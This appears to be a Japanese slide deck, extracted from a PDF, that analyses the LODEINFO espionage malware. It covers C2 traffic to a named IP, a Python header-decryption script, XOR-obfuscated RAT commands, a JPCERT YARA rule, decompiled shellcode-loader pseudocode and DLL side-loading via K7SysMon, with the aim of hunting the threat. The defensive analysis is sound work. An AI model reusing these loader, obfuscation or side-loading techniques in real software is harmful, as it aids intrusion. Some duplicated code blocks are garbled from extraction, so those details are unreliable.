User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/91.0.4472.114 Safari/537.36 Edg/91.0.86.59
Host: 108.61.201.135
Content-Length: 260
Connection: Keep-Alive
Cache-Control: no-cache
    
```

Header 以降はMain Data

```

7H1FTymxmYg=4Gvj7sWM0Wolg04pSzk6bzt7r5jYiwrh-wcguCcik1zjFaKZcdzNlzwCU-
ZhVzWVSdp5hoPlcAo1g3ix_c0mB7MA75KdiPj4-
PisQVwGMm2GFxNvd8yBXyl8NxI02hw2Sive1C9mgHZMbNd6Sdme7QBBI4N1adtAnfbx0q7ALMmY8gEJSWcaktJn
uqdveapdEZSl8lQWnvPDbUK_BkER0amY3q4CK7FE-72HAuREk0L7uW78qUiTBAFHTTP/1.0 200 OK
    
```

オフセット	サイズ (byte)	説明
0	4	データサイズ
4	4	ダミーデータのサイズ
0x11	任意	収集した環境情報 “実行時刻のUNIXTIME文字列 ANSIコード MACアドレス コンピュータ名#換字式暗号の鍵”の形式
データサイズ + 27	任意	使用しないカスタムBase64(ダミー)のデータ

Header 復号に利用するための
共通鍵と末尾に**ダミーデータ追加**

37 00 00 00 20 00 00 00 00 00 00 00 00 00 00 00	7.....
00 31 36 37 33	7C 39 33 32 7C .16735 932
30 30 30 43 32	41 7C 44 45 53 000C29 A DES
4B 54 4F 50 2D	23 4E 56 34 KTOP- #NV4
48 44 4F 65 4F 56 79 4C 00 00 00 00 00 00 00 00	HDOeOVyL.....
00 00 67 69 34 43 38 56 79 75 4C 7A 4C 38 50 6F ..gi4C8VyuLzL8Po	Jq1kEy1kJ4_0MmSE
4A 71 31 6B 45 79 31 6B 4A 34 5F 4F 4D 6D 53 45 30 78 00 00 00 AB AB AB AB AB AB AB AB FE EE FE	0x.....

Payload の平文

Header の暗号化処理


```
POST / HTTP/1.1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/91.0.4472.114 Safari/537.36 Edg/91.0.86.59
Host: 108.61.201.135
Content-Length: 260
Connection: Keep-Alive
Cache-Control: no-cache
```

Header 以降はMain Data

 7H1FTymxmYg=4Gvj7sWM0Wolg04pSzK6bzT7r5jYiwrh-wcguCcik1zjFaKZcdzNlzwCU-
ZhvzIVSdp5hoPlcAo1g3ix_c0mB7MA75KdiPj4-
PisQwGMm2GFXnVd8yBXyl8NxaiO2hw2Sive1C9mgHZMbNd6Sdme7QBBI4N1adtAnfbx0q7ALMmY8gEJSWcakt5o
uqdveapdEZSl8lQWnvPDpUK_BkER0amY3q4CK7FE-72HAuREk0L7uW78qUiTBafHTTP/1.0 200 OK

 Main Data の末尾
鍵長文を取得

POST パラメータに設定し、
これを鍵として Header を同様の処理で暗号化



```
import sys

TABLE = b"abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789"

def dec_header(key: str, b64data: str) -> str:
    output: str = ""
    for i, d in enumerate(b64data):
        if TABLE.find(ord(d)) == -1:
            output += d
            continue
        k: str = key[i % len(key)]
        output += chr(TABLE[(TABLE.find(ord(d)) + TABLE.find(ord(k))) % 62])
    return output

if __name__ == "__main__":
    print(dec_header(sys.argv[1], sys.argv[2]))
```

python header_enc.py NV4HD0e0VyL uW78qUiTBaf
7H1FTymxmYg

文字列のインデックスをベースにした換字式暗号

※ 復号スクリプトは Appendix D にあるGithubで公開

RAT コマンドに 2byte XOR の追加

検体のコマンド識別の文字列がコマンドごとに異なる **2bytes XOR** で格納されるよう変更

```

mov    [esi+rat_struct.comm], 6D6DAA06h ; "comm" = 0x6D6DAA06 ^ 0xc565 = 0x6d6d6f63
mov    [esi+rat_struct.and], 64AB04h ; "and" = 0x64AB04 ^ 0xc565 = 0x646e61
mov    [esi+rat_struct.ls], 5A47h ; "ls" = 0x5A47 ^ 0x292B = 0x736c
mov    [esi+rat_struct.rm], 57B6h ; "rm" = 0x57b6 ^ 0x3AC4 = 0x6d72
mov    [esi+rat_struct.mv], 485Eh ; "mv" = 0x485E ^ 0x3E33 = 0x766d
mov    [esi+rat_struct.cp], 4302h ; "cp" = 0x4302 ^ 0x3361 = 0x7063
mov    [esi+rat_struct.cat], 7440D3h ; "cat" = 0x7440D3 ^ 0x21B0 = 0x746163
mov    [esi+rat_struct.mkdi], 69642553h ; "mkdi" = 0x69642553 ^ 0x4E3E = 0x69646b6d
mov    [esi+rat_struct.r], 4E4Ch ; "r" = 0x4E4C ^ 0x4E3E = 0x72
mov    [esi+rat_struct.send], 646E4924h ; "send" = 0x646E4924 ^ 0x2c57 = 0x646e6573
mov    [esi+rat_struct.null], 2C57h ; \x06 = 0x2c57 ^ 0x2c57

```

コマンド文字列格納部分

```

mov    ecx, [esi+rat_struct.ls]
mov    ebx, eax
xor    ecx, 292Bh

```

コマンド文字列比較部分 (ls)

```

mov    ecx, [esi+rat_struct.comm]
ebx, eax
xor    ecx, 0C565h
0
push   ebx
mov    [ebx], ecx
ecx, [esi+rat_struct.and]
xor    ecx, 0C565h
mov    [ebx+4], ecx
ecx, [ebp+arg_0]

```

コマンド文字列比較部分 (command)

RAT コマンドに 2byte XOR の追加

検体のコマンド識別の文字列がコマンドごとに異なる **2bytes XOR** で格納されるよう変更

```

mov    [esi+rat_struct.comm], 6D6DAA06h ; "comm" = 0x6D6DAA06 ^ 0xc565
mov    [esi+rat_struct.and], 64AB04h ; "and" = 0x64AB04 ^ 0xc565 = 0x64
mov    [esi+rat_struct.ls], 5A47h ; "ls" = 0x5A47 ^
mov    [esi+rat_struct.rm], 57B6h ; "rm" = 0x57b6 ^ 0x57
mov    [esi+rat_struct.mv], 485Eh ; "mv" = 0x485E ^ 0x3E3E
mov    [esi+rat_struct.cp], 4302h ; "cp" = 0x4302 ^ 0x3361 = c
mov    [esi+rat_struct.cat], 7440D3h ; "cat" = 0x7440D3 ^ 0x21B0
mov    [esi+rat_struct.mkdi], 69642553h ; "mkdi" = 0x69642553 ^ 0x4E4E
mov    [esi+rat_struct.r], 4E4Ch ; "r" = 0x4E4C ^ 0x4E3E = 0x72
mov    [esi+rat_struct.send], 646E4924h ; "send" = 0x646E4924 ^ 0x2c57
mov    [esi+rat_struct.null], 2C57h ; \x06 = 0x2c57 ^ 0x2c57

コマンド文字列格納部分
コマンド文字列比較部分
    mov    ecx, [esi+rat_struct.cmd]
    mov    ebx, eax
    xor    ecx, 292Bh

```

```

rule malware_lodeinfo_c2_cmd_xor_bruteforce
{
    meta:
        description = "Rule to detect xored command in LODEINFO"
        author = "JPCERT/CC Incident Response Group"
        hash = "3fda6fd600b4892bda1d28c1835811a139615db41c99a37747954dcccaebff6e"

    strings:
        xor_01 = { 72 64 6f 65 [3-20] 73 64 62 77 [3-20] 6c 64 6c 6e [3-20] 6a 68 6d 6d }
        xor_02 = { 71 67 6c 66 [3-20] 70 67 61 74 [3-20] 6f 67 6f 6d [3-20] 69 6b 6e 6e }
        xor_03 = { 70 66 6d 67 [3-20] 71 66 60 75 [3-20] 6e 66 6e 6c [3-20] 68 6a 6f 6f }
        xor_04 = { 77 61 6a 60 [3-20] 76 61 67 72 [3-20] 69 61 69 6b [3-20] 6f 6d 68 68 }
        xor_05 = { 76 60 6b 61 [3-20] 77 60 66 73 [3-20] 68 60 68 6a [3-20] 6e 6c 69 69 }
        xor_06 = { 75 63 68 62 [3-20] 74 63 65 70 [3-20] 6b 63 6a 69 [3-20] 6d 6f 6a 6a }
        xor_07 = { 74 62 69 63 [3-20] 75 62 64 71 [3-20] 6a 62 6a 68 [3-20] 6c 6e 6b 6b }
        xor_08 = { 7b 6d 66 6c [3-20] 7a 6d 6b 7e [3-20] 65 6d 65 67 [3-20] 63 61 64 64 }
        xor_09 = { 7a 6c 67 6d [3-20] 7b 6c 6a 7f [3-20] 64 6c 64 66 [3-20] 62 60 65 65 }

}

```

**コマンド部分を特徴として捉えていた
シグネチャでは検知が難しくなる**

<https://github.com/JPCERTCC/jpcert-yara/blob/main/other/lodeinfo.yara>

タイムラインのまとめ

- デコイ文書の作り込みやC2サーバのIP Geolocationからも、
日本に対する攻撃へのモチベーションが非常に高いオペレーションである
- アップデートを繰り返しながら継続的に使用され続けている
 - 2022年以降も使用される可能性が極めて高い
- TTPs の変化が激しい
 - ツールによる解析やシグネチャマッチを回避するための工夫が
継続して行われ続けている
 - **事後のIoC, シグネチャをそのまま適用して運用するだけでは、
この脅威を捕捉できない可能性が高い**


調査とハンティング方法

調査のモチベーション

- 自組織にとって潜在的な脅威となりうる存在への対抗
 - 「レポートを読んでおしまい」ではなく、継続してその脅威を観測し、最新の攻撃も追従できるようにしたい
 - 代表的な一つの存在、LODEINFO を利用した攻撃キャンペーン
- しかし、我々では生のインシデント事例を扱うことは難しい
 **オープンソースの情報源を活用して脅威の片鱗を検出することを目指す!!**
- オープンソースの脅威情報を起点としてできること
 - 外部公開されたIoCから継続的な観測
 - レポートを深掘りして具体的な検知ロジックの作成
 - アクティブな脅威情報収集および共有


脅威情報の収集源

Twitter




インテリジェンスの不法投棄場。幅広い情報収集や第一報の素早い捕捉に利用

ANY.RUN & Hybrid Analysis



投稿されている検体を眺めて掘り出し物探索、Yara ruleハンティングの実施


VirusTotal



大規模データからリアルタイムの Yara ruleハンティング、検体のダウンロード(年に 200万円課金)


Twitter での脅威情報監視

Twitter 公式クライアントは難易度が高いので、TweetDeck で鍵リストと常に追いたいキーワードを置いて監視



VirusTotal の活用

IoC, レポートをもとに検体をVirusTotalから収集、
マルウェア解析を行い Yara rule を作成して **Livehunt** 機能でマルウェアハンティング
 **ワークする rule は自組織の検知ロジックへ組み込み**



The screenshot shows the 'RULESETS' tab of the Livehunt interface. At the top, there is a button labeled 'New Livehunt Ruleset'. Below the header, there is a large blue circular icon containing three horizontal bars, resembling a file or document symbol. The text 'You have not created any rulesets yet' is displayed in the center. At the bottom, there is a blue button with the text 'Create your first ruleset'.

<https://www.virustotal.com/>

DLL の特徴から Yara rule 作成は可能か?

SfsDll32.dll を模した shellcode loader は内部処理に大きな変更が入る

The diagram illustrates the evolution of shellcode loading logic between two versions of a loader. On the left, under the heading 'v0.3.5', is a screenshot of the IDA Pseudocode view showing the original code. On the right, under the heading 'v0.5.6', is another screenshot of the IDA Pseudocode view showing the modified code. A large yellow dashed arrow points from the original code to the modified code, indicating significant changes. The modified code includes additional XOR operations and file I/O operations like 'open_s' and 'fread'. The text 'XOR 復号の処理' is centered between the two screenshots, explaining the nature of the changes.

```
v0.3.5 Pseudocode:
```

```
61     Src[4] = 0;
62     Src[5] = 15;
63     LOBYTE(Src[0]) = 0;
64     sub_1000E30((int)Src);
65     Sleep(0x1F4u);
66 }
67 exec_shellcode = (_BYTE *)sub_1000137C(0x1415A);
68 memmove(exec_shellcode, &raw_shellcode, 0x1415Au);
69 key = exec_shellcode[0x14159];
70 for ( k = 0; k < 0x14159; ++k )
71     exec_shellcode[k] ^= key;
72 v27[6] = 0xC1;
73 v15 = 0;
74 *(DWORD *)&ProcName[8] = 0x858286B8;
75 *(DWORD *)&ProcName[12] = 0xA5989287;
76 v31 = 0x98C9884;
77 *(WORD *)v32 = 0x8F99;
78 v32[2] = 0;
79 // make strings, "VirtualProtect"
80 do
81 {
82     ProcName[v15 + 8] ^= v15 - 0x12;
83     ++v15;
84 }
85 while ( v15 < 0xE );
86 v32[2] = 0;
87 v16 = aa_encrypt_string(_BYTE *)v33 + 3, "Kernel32";
88 str_Kernel32 = aa_decode_string(v16);
89 hModule = LoadLibraryA(str_Kernel32);
90 VirtualProtect = GetProcAddress(hModule, &ProcName[8]);
91 if ( ((int _stdcall *(_BYTE *, int))VirtualProtect)(exec_shellcode, 0x1415
92 ((void *)(void))exec_shellcode());
93 else
94     sub_10001E5A();
95 v33[0] = 0xB4A2A7BA;
96 v20 = 0;
```

```
v0.5.6 Pseudocode:
```


```
74     *((_m128i *)v8 - 1) = _mm_xor_si128(_mm_xor_si128(
75         *((_m128i *)&v8[&raw_shellcode_48 - (_UNKNOWN *)exec_shellcode - 64]
76             (_m128i)xor_key_xmmword));
77     }
78     while ( !v9 );
79     v7 = hProv;
80     v1 = GetTickCount;
81 }
82 v10 = &exec_shellcode[v7];
83 v11 = 0x2101A - v7;
84 do
85 {
86     v12 = v10[raw_shellcode - exec_shellcode];
87     *v10++ = v12 ^ 0xED;
88     --v11;
89 }
90 file ( v11 );
91 open_s((FILE **)&v21, "GetErrorMode", "rb");
92 if ( v21 )
93 {
94     v13 = v1();
95     v14 = (void *)sub_10004FB9(hProv - v13 + 57);
96     j_j_j_free_base(v14);
97     SetLastErr(0x39U);
98     CryptGenRandom(hProv, 0, (BYTE *)v14);
99     lstrcpyA((LPCSTR)v14, "GetMenuItemInfoW");
100    LocalFree(v21);
101    lstrretn((LPCSTR)v14);
102 }
103 VirtualProtect(exec_shellcode, 0x2101Au, 0x40u, &f10dProtect);
104 ((void *)(void))exec_shellcode();
105 fopen_s((FILE **)&hProv, "GetErrorMode", "rb");
106 if ( hProv )
107 {
108     v15 = v1();
```

Loader は単純な作りであるため変更が容易であり、
コードの特徴を捉えたつもりでも更新後のバージョンを捕捉できない事例が発生(※)

※ 1 byte XOR なので brute force する手法もあるが、RAT コマンド変更のような 2 byte XOR に変更されると対応できない

レポートからより変更が少ない TTPs を探す


- LODEINFO の Loader は正規の実行ファイルのデフォルトの実行パスから Side-Loading される
- 悪用された正規の実行ファイルは確認されているもので2つのみ
 - SfsDlISample.exe: 2020/05 ~ 2021/12
 - K7SysMon.exe: 2022/03 ~



https://www.macnica.co.jp/business/security/cyberespionage_report_2021_6.pdf

レポートからより変更が少ない TTPs を探す

- 1つの仮説:
『Loader の内部処理の変更よりも
悪用する正規ファイルの変更の方
が変更が困難である可能性がある』
- 悪用された正規の実行ファイルは
確認されているもので2つのみ
 - Side-Loading される可能性のある
ファイルを全て捕捉して検証



https://www.macnica.co.jp/business/security/cyberespionage_report_2021_6.pdf

デフォルト実行パスからロードされる関数の特定

- 正規の実行ファイルのデフォルト実行パスからのコードを静的解析
- K7SysMn1.dll の side load 時に読み込まれる関数は “**StartSystemMonitor**” 関数のみ



StartSystemMonitor 関数が
export table に必須!

The screenshot shows the assembly code for the `WinMain` function and the export table for the `K7SysMn1.dll`.

Assembly Code:

```
int __stdcall WinMain(HINSTANCE Instance, HINSTANCE
2{
3    LPSTR CommandLineA; // ebx
4    DWORD CurrentProcessId; // eax
5    HANDLE MutexA; // edi
6    DWORD Type; // [esp+0h] [ebp-80h] BYREF
7    CHAR Name[260]; // [esp+4h] [ebp-7Ch] BYREF
8
9    Type = 0;
0    sub_401000((DWORD)&Type);
1    if ( Type == 1 )
2        return 0;
3    CommandLineA = GetCommandLineA();
4    CurrentProcessId = GetCurrentProcessId();
5    wsprintfA(Name, "K7TS001%08x", CurrentProcessId);
6    MutexA = CreateMutexA(0, 1, Name);
7    StartSystemMonitor(0, CommandLineA);
8    if ( MutexA )
9        CloseHandle(MutexA);
0    return 1;
1 }
```

Exports Table:

Name	Address	Ordinal
DllRegisterServer	10006AC0	1
DllUnregisterServer	10002940	2
StartSystemMonitor	10005720	3
DllEntryPoint	100014D1	[main entry]

File search modifiers による検証

export tableに "StartSystemMonitor" の関数名が存在するファイルは3ヶ月で **4** 件ほど

